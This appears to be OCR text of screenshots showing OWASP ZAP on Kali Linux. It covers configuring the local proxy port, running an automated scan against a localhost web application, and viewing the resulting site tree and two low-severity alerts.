
⚠ will pollute data ⚠

Applications > Kali Linux > Top 10 Security Tools > owasp-zap



OWASP ZAP

Cannot listen on port 8080



Local proxy

Local proxy

Address (eg localhost, 127.0.0.1) localhost

Port (eg 8080) 8085


Set your browser proxy setting using the above. The http port and https port must be the same port as above.

☑ Modify/Remove "Accept-Encoding" request-header

☑ Always unzip gzipped content

Security Protocols

☑ SSL 3 ☑ TLS 1 ☑ TLS 1.1 ☑ TLS 1.2



Untitled Session – OWASP ZAP
File Edit View Analyse Report Tools Online Help
Standard mode
Sites
Scripts
Quick Start
Request
Response
Break
Script Console
Sites

Welcome to the OWASP Zed Attack Proxy (ZAP)

ZAP is an easy to use integrated penetration testing tool for finding vulnerabilities in web applications.

Please be aware that you should only attack applications that you have been specifically been given permission to test.

To quickly test an application, enter its URL below and press 'Attack'.

URL to attack: http://localhost:8080


Progress: Not started

For a more in depth test you should explore your application using your browser or automated regression tests while proxying through ZAP.

If you are using Firefox 24.0 or later you can use 'Plug-n-Hack' to configure your browser:

Configure your browser: Plug-n-Hack

Or point your browser at: http://localhost:8085/pnh/



Sites
- http://localhost:8080
  - GET:login
  - GET:index.php
  - css
  - POST:login(password,username)
  - POST:login(searchTerm)
  - GET:login(error)
  - POST:login(error)(searchTerm)
  - GET:signup
  - POST:signup(searchTerm)
  - POST:signup(firstName,lastName,pass

Welcome to the OWASP Zed Attack Proxy (ZAP)

ZAP is an easy to use integrated penetration testing tool for finding vulnerabilities in web applications.

Please be aware that you should only attack applications that you have been specifically been given permission to test.

To quickly test an application, enter its URL below and press 'Attack'.

URL to attack: http://localhost:8080 Select...

Attack Stop

Progress: Attack complete - see the Alerts tab for details of any issues found

For a more in depth test you should explore your application using your browser or automated regression tests while proxying through ZAP.

If you are using Firefox 24.0 or later you can use 'Plug-n-Hack' to configure your browser:

Configure your browser: Plug-n-Hack

Or point your browser at: http://localhost:8085/pnh/

Alerts (2)
- Cross-domain JavaScript source file inclusion (14)
- Password Autocomplete in browser (4)
  - GET: http://localhost:8080/login
  - GET: http://localhost:8080/login?error
  - GET: http://localhost:8080/signup
  - POST: http://localhost:8080/signup

